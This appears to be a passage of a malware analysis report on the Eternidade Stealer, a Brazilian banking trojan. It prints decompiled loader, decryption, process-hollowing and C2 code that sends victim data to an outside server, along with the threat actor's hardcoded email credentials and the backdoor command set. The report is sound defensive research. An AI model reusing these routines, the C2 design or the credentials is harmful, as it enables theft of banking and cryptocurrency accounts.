The malware searches for .tda or .dmp files in the installation folder, suggesting that this is not a one-off dropper but part of an operator-facing toolkit. If found, it first loads the .tda file, decrypts it using a custom stream cipher, and is decompressed using LZNT1 before running it in memory.

```
Func CARREGARARQUIVOPE()
  Local $VFA337494242 = ""
  Local $VDA417B62685 = _FileListToArray(@ScriptDir, "*.tda", 1)
  If Not @error And IsArray($VDA417B62685) And $VDA417B62685[0] > 0 Then
    $VFA337494242 = @ScriptDir & "\" & $VDA417B62685[1]
  Else
    $VDA417B62685 = _FileListToArray(@ScriptDir, "*.dmp", 1)
    If Not @error And IsArray($VDA417B62685) And $VDA417B62685[0] > 0 Then
      $VFA337494242 = @ScriptDir & "\" & $VDA417B62685[1]
    EndIf
  EndIf
  If $VFA337494242 = "" Or Not FileExists($VFA337494242) Then Return False
  Local $HARQUIVO = FileOpen($VFA337494242, 16)
  If $HARQUIVO = -1 Then Return False
  Local $V44A7576AE52 = FileRead($HARQUIVO)
  FileClose($HARQUIVO)
  If @error Then Return False
  Local $V0B16C8099 = DESCRIPTOGRAFARDADOS($V44A7576AE52) Custom cipher decryption
  If @error Or BinaryLen($V0B16C8099) = 0 Then Return False
  Local $VF4FE6CB9CC8D = DESCOMPRIMIRDADOS($V0B16C8099) LZNT1 Decompression
  If @error Or BinaryLen($VF4FE6CB9CC8D) = 0 Then Return False
  If CARREGARPENAMORIA($VF4FE6CB9CC8D) Then maps decrypted file and run in memory
    Sleep(2000)
    $V9F290F37 = OBTERRPIDSVCHOSTMAISRECENTE()
    Return True
  EndIf
  Return False
EndFunc
```

Figure 20. The malware scans for the presence of .tda and .dmp files in the installation folder.

Notably, the custom stream cipher is similar to those observed in both [Casbaneiro and the Amavaldo injector](#). Below are snippets of the decryption algorithm reported by ESET and the one observed on this malware.

```
def decrypt_remote_data(data_enc, key1, key2, key3):
    data_dec = str()

    for c in data_enc:
        x = data_enc[i] ^ (k3 >> 8) & 0xFF
        data_dec += chr(x)
        key3 = (((data_enc[i] + key3) & 0xFFFF) * key1 + key2

    return data_dec
```

Figure 21. The steam cipher used in the Casbaneiro banking trojan. Source: [We Live Security by ESET](#).

```
def decrypt_payload(enc_data: bytes, mul_key=3333, add_key=3434, seed=1000) -> bytes:
    dec_data = bytearray()
    for b in enc_data:
        decrypted = b ^ (seed >> 8) & 0xFF
        dec_data.append(decrypted)
        seed = (((decrypted + seed) & 0xFF) * mul_key + add_key) & 0xFFFF
    return dec_data
```

Figure 22. Python implementation of the decryption used.

```

Func DEScriptoGRAFADADOS($enc_data, $mul_key = 3333, $add_key = 3434, $seed = 1000)
  Local $len_enc_data = BinaryLen($enc_data)
  Local $V517147950 = DllCall("kernel32.dll", "ptr", "GlobalAlloc", "uint", $GPTR, "ulong_ptr", $len_enc_data)
  Local $PENTRADA = $V517147950[0]
  $V517147950 = DllCall("kernel32.dll", "ptr", "GlobalAlloc", "uint", $GPTR, "ulong_ptr", $len_enc_data)
  Local $PSAIDA = $V517147950[0]
  Local $TENTRADA = DllStructCreate("byte[" & $len_enc_data & "]", $PENTRADA)
  DllStructSetData($TENTRADA, 1, $enc_data)
  Local $TSAIDA = DllStructCreate("byte[" & $len_enc_data & "]", $PSAIDA)
  For $VB3542C45 = 0 To $len_enc_data - 1
    Local $VEASCF521662B = DllStructGetData($TENTRADA, 1, $VB3542C45 + 1)
    Local $VEFAB32509C = BitShift($seed, 8)
    Local $V0877875C980 = BitXOR($VEASCF521662B, BitAND($VEFAB32509C, 255))
    DllStructSetData($TSAIDA, 1, $V0877875C980, $VB3542C45 + 1)
    $seed = BitAND((BitAND($V0877875C980 + $seed), 255) * $mul_key + $add_key, 65535)
  Next
  Local $dec_data = DllStructGetData($TSAIDA, 1)
  DllCall("kernel32.dll", "ptr", "GlobalFree", "ptr", $PENTRADA)
  DllCall("kernel32.dll", "ptr", "GlobalFree", "ptr", $PSAIDA)
  Return $dec_data
EndFunc

```

Figure 23. Actual code for payload decryption.

Injector Payload

The decrypted .tda file is a Delphi-compiled injector that performs process hollowing to run the final payload. The injector reads the .dmp file, decrypts it using the same routine mentioned above, and injects the Eternidade Stealer payload to svchost.exe.

```

v2 = mw_log(L" Iniciando LoadAndRunDMP...", a1);
(idr10091_Unit30_sub)(v2);
v24 = 3333;
v25 = 3434;
v26 = 1000;
mw_find_encpayload(&v27);

v8 = (*(*enc_payload + 12))(enc_payload, *enc_payload, v7);
if ( !mw_ccdecryption(enc_payload[1], v8, v22[1], a1, L" bytes", v12) )
{
  mw_log(L"ERRO na descriptografia", a1);
  idr389575_TryFinallyExit(v13, v14, ExceptionList);
  goto LABEL_11;
}
v9 = (*(*v22 + 12))(v22);
if ( !mw_decompress(v22[1], &v21, v9, a2) )
{
  mw_log(L"ERRO na descompressão", a1);
  idr389575_TryFinallyExit(v13, v14, ExceptionList);
  goto LABEL_11;
}
mw_log(0, a1);
mw_log(L"-----", a1);
mw_log(&off_4DC604, a1);
mw_log(L"-----", a1);
if ( mw_processhollowing(v21, v10) )
{
  mw_log(0, a1);
  mw_log(L"-----", a1);
  mw_log(L"✓✓✓ INJEÇÃO BEM-SUCEDIDA ✓✓✓", a1);
  mw_log(L"-----", a1);
}

```

Load .dmp file

decrypt via custom cipher

LZNT1 Decompression

Process Hollowing to svchost

Figure 24. The injector performs process hollowing to run the Eternidade Stealer.

Eternidade Stealer

Eternidade Stealer is a Delphi-compiled credential stealer that harvests sensitive data and maintains an active connection to the infected host.

When executed, it first checks for the Registry key “HKEY_CURRENT_USER\Software\MeuApp” and if the value “Inicio” (Portuguese for “Start”) exists. This serves as an infection marker to determine whether it has


previously run on the machine. If it's not present, it collects system information such as the computer name and processor information and sends it to `serverseistemasatu[.]com/data.php?recebe` via the HTTP POST method. It then proceeds to create the Registry key "MeuApp" and set the value of "Inicio" to True.

It then enumerates all windows via the "EnumWindows" API, collects the following attributes, and parses it to the format shown below:

- Window Title
- Class Name
- Executable Path

Format:

```
Titulo: <Window Title> | Class: <Class Name> | Exe: <Executable Path>
```



```
lea    eax, [ebp+var_41C]
push   eax
mov     eax, [ebp+var_4]
mov     [ebp+var_434], eax ; Window Title
mov     [ebp+var_430], 17 ; Type Marker
mov     eax, [ebp+var_8]
mov     [ebp+var_42C], eax ; Class Name
mov     [ebp+var_428], 17 ; Type Marker
mov     eax, [ebp+var_C]
mov     [ebp+var_424], eax ; Executable Path
mov     [ebp+var_420], 17 ; Type Marker
lea     edx, [ebp+var_434]
mov     ecx, 2 ; Args
mov     eax, offset aTituloSClassSE ; Format -> Título: %s | Class: %s | Exe: %s
call    idr4245738_Format
```

Figure 25. The Eternidade Stealer collects the Window title, class name, and executable path information.

From the enumerated windows, the stealer specifically looks for applications associated with Brazilian banks, payment services, and cryptocurrency wallets/exchanges to target for credential harvesting.

- Banks:
 - Santander
 - Banco do Brasil
 - Banrisul
 - Tribanco
 - Bradesco
 - Sicredi
 - Sicoob
 - BMG
 - BTG Pactual
 - BS2
 - Itaú
 - Caixa Econômica Federal (CEF)
 - Banco Mercantil

Banco do Nordeste (BNB)

Banco da Amazônia

- Payment Services:

MercadoPago

RecargaPay

Stripe

- Cryptocurrency Exchange:

Binance

OKX

Crypto.com

Coinbase

Foxbit

Novadax

Bitget

Bybit

Coinext

Kucoin

Kraken

Bitstamp

Bitfinex

Poloniex

Huobi

Gate.io

Gemini

- Cryptocurrency Wallets:

Electrum

Exodus

Atomic Wallet

MetaMask

Ledger Live

Trust Wallet

Blockchain.com

Coinomi

Phantom Wallet

Solflare

TokenPocket

Math Wallet

If a match is found, the malware establishes its connection with the C2 server. One notable feature of this malware is that it uses hardcoded credentials to log into its email account, from which it retrieves its C2 server. It is a very clever way to update its C2, maintain persistence, and evade detections or takedowns on a network level. If the malware cannot connect to the email account, it uses a hardcoded fallback C2 address.

```
mw_retrievedC2 = 0;
v7 = a2;
v6[2] = &savedregs;
v6[1] = &loc_14EB333;
v6[0] = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, v6);
MW_IMAP_idr74121_Unit240_sub(L"jose", L"domimoveis1.com.br", &mw_retrievedC2, a3, a4);
idr113667985_TClientSocket_SetPort(*(a1 + 1080), 443);
idr113667970_TClientSocket_SetHost(*(a1 + 1080), mw_retrievedC2);
if ( idr74125_Unit240_sub() )
    idr113667936_TAbstractSocket_SetActive(*(a1 + 1080), 0);
else
    idr113667936_TAbstractSocket_SetActive(*(a1 + 1080), 1);
__writefsdword(0, v7);
savedregs = &loc_14EB33A;
return idr498890_UStrClr(&mw_retrievedC2);
```

Figure 26. The malware uses hardcoded credentials to log into its email account.

The following shows the procedure for retrieving the C2 server from the email:

1. Connect to the IMAP server via SSL (Port 993) using hardcoded credentials.

```
(*v49 + 164))(v49, L"imap.terra.com.br", *v49); // TIdTCPClient_SetHost
LOWORD(v7) = 993; // Port 993
(*v49 + 168))(v49, v7); // TIdTCPClient_SetPort
idr499008_UStrAsg(v49 + 61, L"oliveriraadriano30@terra.com.br", v8);
idr499008_UStrAsg(v49 + 58, L"Eternidade103@", v9);
(*v49 + 100))(v49, v48); // TIdTCPConnection_SetIOHandler
LOBYTE(v10) = 1;
(*v49 + 192))(v49, v10); // TIdIMAP4_SetUseTLS
LOBYTE(v11) = 1;
(*v49 + 228))(v49, v11); // TIdIMAP4_Connect
if ( idr113693982_TIdIMAP4_SelectMailBox(v49, mw_mailbox_1, a4) )
```

Figure 27. Hardcoded credentials are used to connect to the IMAP server.

2. Select Mailbox, in this sample “John” from Figure 26.
3. Retrieve the header from the most recent email.
4. Concatenate the email subject, sender, and recipient in the following format:

Assunto: <Subject>

De: <Sender Email Address>

Para: <Recipient Email Address>

```

mov     edx, ebx
mov     ecx, [ebp+var_24]
mov     eax, [ebp+var_1C]
call    idr113696439_TIdIMAP4_RetrieveHeader
test    al, al
jz      loc_14F9950
push    offset aAssunto ; "Assunto: "
mov     eax, [ebp+var_24]
push    dword ptr [eax+0A0h] ; Subject
push    offset asc_14F9A88 ; "\r\n"
push    offset aDe ; "De: "
mov     eax, [ebp+var_24]
call    idr113682444_TIdMessage_GetFrom
push    dword ptr [eax+0Ch] ; Sender email
push    offset asc_14F9A88 ; "\r\n"
push    offset aPara ; "Para: "
lea     edx, [ebp+var_28]
mov     eax, [ebp+var_24]
mov     eax, [eax+0A8h]
call    idr34209_Unit107_sub
push    [ebp+var_28] ; Recipient Email
lea     eax, [ebp+var_10]
mov     edx, 8
call    idr499441_UStrCatN

```

Figure 28. The malware concatenates the most recent email's email subject, sender, and recipient.

5. Search for the string "ip:" and extract the C2.
6. If not found, retrieve the email body and repeat the checking process.
7. If still not found, use the fallback C2 address (in this sample, "domimoveis1[.]com.br").

During investigation, we observed some samples were associated with email accounts where 2FA was not enabled by the threat actor, allowing access using only the hardcoded credentials. Using the credentials, we were able to log into the threat actor's account and verify the behavior observed in the analysis.




Figure 29. The threat actor's email account accessed by SpiderLabs researchers via hardcoded credentials.

Backdoor Commands and Capabilities

We also observed multiple encrypted strings used for C2 communications. This obfuscation delays static analysis and helps the sample evade static and signature-based detection.

```

mv_decrypt(L"666C724E6D43@476(D324357738(0%7E&6%84327#@3F37$3A72%7562!75*35720F", L"edit1", &v219, a5);
v366 = v219;
v365 = idr499505_Pos(v219, v452, 1);
if ( v365 > 0 )
{
    idr683_System_sub(&v451, v452);
    idr113667936_TAbstractSocket_SetActive(*(v447 + 1104), 0);
}
mv_decrypt(L"(&805!076^621C82275832435C6C@8182653$^B2B0$E)2A14748$254)7B^#(41834D37", L"edit1", &v218, a5);
v364 = v218;
v363 = idr499505_Pos(v218, v452, 1);

```

Figure 30. Encrypted strings used for C2 communications.

The decryption routine uses a hardcoded key, “edit1” and salt, “MeuSaltPessoal#2024”.

The detailed decryption procedure is as follows:

1. Extract hex values [0-9a-fA-F].
2. Convert hex string to byte array.
3. Subtract 5 from the byte.
4. Apply rotating XOR using both the salt and key.

```

import re
import binascii

def decrypt_bytes(enc_str, key="edit1", salt="MeuSaltPessoal#2024"):

    hex_str = re.sub(r'^[0-9a-zA-Z]', '', enc_str)
    byte_array = list(binascii.unhexlify(hex_str))

    i = 0
    dec_str = ""
    for byte in byte_array:
        dec_str += chr((byte - 5) ^ ord(salt[i%len(salt)]) ^ ord(key[i%len(key)]))
        i+=1

    if len(dec_str) > 8:
        dec_str = dec_str[8:]

    return dec_str

```

Figure 31. Python implementation of the decryption routine.

Decrypting the strings, we found that the malware uses multiple commands to communicate with the C2 server. The malware waits for incoming messages from the C2 and parses them to determine which function to run. It implements multiple sockets, each dedicated to a specific function.

Commands are sent by the C2 in the following format:

Below are some of the commands observed in the sample:

<|SocketMain|>

When the malware receives the <|SocketMain|> command, it extracts the enclosed value, which is a unique identifier to the victim machine, and saves it. This is used to track individual hosts when sending information back

to the C2.

```
mw_decrypt(L"4*54c53584342879g4032434A)69707g87C^281E31&F#2E(1781&34", L"edit1", &ptr_decryptedSockMain_1, a5); // <|SocketMain|>
if ( func_findmatch(ptr_decryptedSockMain_1, mw_receivedCommand, 1) > 0 )
{
    func_copy(&mw_receivedCommand_1, mw_receivedCommand);
    mw_decrypt(L"6B5378)516A(X808*47643^243z(4A6970787(C281E3&F^2E178134", L"edit1", &ptr_decryptedSockMain, a5); // <|SocketMain|>
    v435 = ptr_decryptedSockMain;
    index_match = func_findmatch(ptr_decryptedSockMain, mw_receivedCommand_1, 1);
    idr499484 __UStrDelete(&mw_receivedCommand_1, 1, index_match + 13); // delete <|SocketMain|> (13 bytes from index 1)
    mw_decrypt(L"5f@6F6F713E4@959843$283$6)F", L"edit1", &ptr_decryptedEnd, a5); // <<|
    ptr_decryptedEnd_1 = ptr_decryptedEnd;
    index_match_1 = func_findmatch(ptr_decryptedEnd, mw_receivedCommand_1, 1);
    idr499474 __UStrCopy(mw_receivedCommand_1, 1, index_match_1 - 1, &mw_receivedCommand_1); // copy identifier
    idr499008 __UStrAsg(&host_identifier, mw_receivedCommand_1, v7);
}
```

Figure 32. The <|SocketMain|> command.

<|OK|>

Collects the following information from the infected host:

- Detected bank
- Computer system name
- Registered user
- Operating system name and architecture
- Installed antivirus and last update time
- Processor
- Memory

It then sends the gathered information back to the C2 in the following format:

```
<|Info|>{collected info1}<|>{collected info2}...<|>{message}<<|
```

```
mw_decrypt(L"*4C48^7B663D4C#58*513&2^435E457*92B", L"edit1", &v288, a5); // <|OK|>
if ( func_findmatch(v288, mw_receivedCommand, 1) > 0 )
{
    mw_decrypt(L"#1&6(604!A5021*3F5)D6E3243@646A737C7*36E", L"edit1", &v285, a5); // <|Info|>
    v126 = v285;
    v125 = *detected_bank;
    mw_decrypt(L"82^4E7(6(472A3*E2A7A324312D", L"edit1", &v284, a5); // <|>
    v124 = v284;
    v123 = L"V14-";
    v122 = *cs_name_user[0];
    mw_decrypt(L"6979^7662257857&5!$432432&D", L"edit1", &v283, a5); // <|>
    v121 = v283;
    v120 = *osname_arch[0];
    mw_decrypt(L"7F357D6B1*E7(D2B663&24$%32D", L"edit1", &v282, a5); // <|>
    v119 = v282;
    v118 = *installed_av;
    mw_decrypt(L"6B65)711%@7393&678653243@2D", L"edit1", &v281, a5); // <|>
}
```

Figure 33. The <|OK|> command.

<|PING|>

This is a core C2 command used to continuously monitor user activity and determine which malicious function the server should send next.

When the command is received, the malware replies with <|PONG|>, sleeps for 100 ms, and reports the currently active window in the format shown below. This informs the threat actor which application the infected host is using, which is information that can be leveraged to deploy bank overlays or craft convincing phishing windows.

Response Format: SendigTitle>{opened window}

```
mw_decrypt(L"!616D%7F6(43)C717B713243%4)**B474B64736E", L"edit1", &decrypted_ping, a5); // <|PING|>
if ( func_findmatch(decrypted_ping, mw_receivedCommand, 1) > 0 )
{
    mw_decrypt(L"4B67&555A1E4#B6A6332434B(49&4$(B6%47$36E", L"edit1", &decrypted_pong, a5); // <|PONG|>
    idr499252 __LStrFromUStr(&ptr_decrypted_pong, decrypted_pong, 0, v108);
    idr113667750_TCustomWinSocket_SendText(mw_exfilsocket, ptr_decrypted_pong, a5);
    idr4248156_kernel32_Sleep_1(100u);
    func_getforegroundwindow(&ptr_window);
    idr499431 __UStrCat3(&ptr_concatwindow, L"SendigTitle>", ptr_window);
    idr499252 __LStrFromUStr(&ptr_concatwindow_1, ptr_concatwindow, 0, v109);
    idr113667750_TCustomWinSocket_SendText(mw_exfilsocket, ptr_concatwindow_1, a5);
}
```

Figure 34. The <|PING|> command.

<|PedidoSenhas|>

This command allows the threat actor to send a custom overlay for fake inputs to steal credentials. It sends it, along with specific parameters depending on the window the victim is accessing to create fake password input fields and submit button that is positioned over legitimate banking windows. With this, the victim unknowingly inputs credentials in the overlay field and exfiltrate it to the C2 server.

Command received:

```
<|PedidoSenhas|><|>EditPassword.Top={}<|>EditPassword.Left={}<|>EditPassword.PromptText={}
<|>EditPassword.Style={}<|>ButtonOk.Top={}<|>ButtonOk.Left={}<|>TamanhoImagem.Width={}
<|>TamanhoImagem.Height={}
```

<|CE_ASSI|> , <|CE_TRANS|> and <|CB_SEN|>

The malware also implements hidden bank overlays targeting CAIXA Economica Federal and Banco do Brasil. This lets the victim unknowingly input banking information on the overlay instead of the legitimate one, and exfiltrate it to the C2 server.

Below are the extracted overlays the malware used:

The figure consists of two screenshots of a banking overlay. The top screenshot shows a blue header with a white 'X' logo. Below the header, the text 'Digite os dados solicitados abaixo para finalizar a atualização.' is displayed. Underneath, the label 'Assinatura Eletrônica:' is followed by a text input field and a numeric keypad with buttons for 4, 2, 0, 6, 9 in the top row and 8, 1, 3, 5, 7 in the bottom row. At the bottom of the overlay are two buttons: 'LIMPAR' (blue) and 'CONFIRMAR' (orange). The bottom screenshot shows a similar layout with the text 'Digite sua senha de transação para finalizar a atualização.' and a label 'Senha de transação:' followed by a text input field and the same 'LIMPAR' and 'CONFIRMAR' buttons.

Figure 35. Banking overlay the malware uses to trick victims into inputting their banking information.

Other commands observed are: activating keylogging features, sending captures or files, and other capabilities:

<|AlterarResolucao|>

<|AtivarImagem|>

<|Chat|>

<|CloseChat|>

<|Close|>

<|DELETEDKL|>

<|DesativarImagem|>

<|Destruir|>

<|DownloadFile

<|Files|>

<|first|>

<|Folder|>

<|HOLENOFF|>

<|HOLE|>

<|MENSAGEM|>

<|Metodo|>

<|NOSenha|>

<|OpenChat|>

<|Reconnected|>

<|REQUESTKEYBOARD|>

<|RESTART|>

<|UploadFile|>

From the analysis, we were able to pivot similar samples uploaded on VirusTotal. We identified similar malware dating back to January 2025, one of which was shared by researcher Dodo on Security ([@dodo_sec](#)) on X. The commands and functionalities found are similar, but earlier variants lacked the IMAP feature and used a hardcoded C2 address. These similarities suggest the same threat actor is behind the campaign and continues to actively develop the malware.




Figure 36. Dodo on Security's X post about a banking trojan similar to the Eternidade Stealer.

Below are some of the similarities observed between the Eternidade Stealer and the older sample.

```
if ( idr29809641_TRegistry_ValueExists(v39, L"inicio") )
    goto LABEL_20;
idr29809406_TRegistry_WriteString(v39, L"inicio", L"true");
idr683_System_sub(&v43, L"serverseistemasatu.com");
idr683_System_sub(&v42, L"/data.php?recebe");
idr683_System_sub(&dwHeadersLength, L"Content-Type: application/x-www-form-urlencoded");
v22 = L"nomeRegistro=";
idr74117_Unit240_sub(dword_154E2CC, &v32);
v23 = v32;
v22 = L"&";
v21 = L"nomeComputador=";
```

Figure 37. Eternidade Stealer: sending info to C2 server.

```
(sub_1E1B44C)(v43, L"127.175.153.160.host.secureserver.net");
(sub_1E1B44C)(v42, L"/gerar/contador/data.php?recebe");
(sub_1E1B44C)(dwHeadersLength, L"Content-Type: application/x-www-form-urlencoded");
(sub_231F670)(dword_23668B0, &v33, v0, ExceptionList, L"nomeRegistro=");
v23 = v33;
(sub_231F670)(dword_23668AC, &v32, v1, dword_231FBE4, L"nomeComputador=");
```

Figure 38. Old sample shared with similar function as the Eternidade Stealer.

```
mw_decrypt(L"*4C48^7B663D4C#58*513&2^435E457*92B", L"edit1", &v288, a5);// <|OK|>
if ( idr499505_Pos(v288, mw_receivedCommand, 1) > 0 )
{
    mw_decrypt(L"#1&6(604!A5021*3F5)D6E3243@646A737C7*36E", L"edit1", &v285, a5);// <|Info|>
    v126 = v285;
    v125 = *detected_bank;
    mw_decrypt(L"82^4E7(6(472A3*E2A7A3243!2D", L"edit1", &v284, a5);// <|>
    v124 = v284;
    v123 = L"V14-";
    v122 = *cs_name_user[0];
    mw_decrypt(L"6979^7662257857&5!$432432&D", L"edit1", &v283, a5);// <|>
}
```

Figure 39. Eternidade Stealer with encrypted strings.

```
mw_decrypt(L"*4C48^7B663D4C#58*513&2^435E457*92B", L"edit1", &ptr_decrypted);// <|OK|>
if ( (check_match)(ptr_decrypted, mw_receivedCommand, 1) > 0 )
{
    mw_decrypt(L"#1&6(604!A5021*3F5)D6E3243@646A737C7*36E", L"edit1", &ptr_decryptedinfo);// <|Info|>
    v73 = ptr_decryptedinfo;
    v72 = *detected_bank;
    mw_decrypt(L"82^4E7(6(472A3*E2A7A3243!2D", L"edit1", &v210);// <|>
    v71 = v210;
    v70 = *cs_name_user;
    mw_decrypt(L"6979^7662257857&5!$432432&D", L"edit1", &v209);// <|>
}
```

Figure 40. Old sample with encrypted strings.

Malware Panel

From the initial URL, “serverseistemasatu[.]com,” we identified clusters of IP addresses sharing similar ASNs and response headers. We also analyzed the related domains hosted on these IP addresses.




Figure 41. IP addresses related to “serverseistemasatu[.]com”

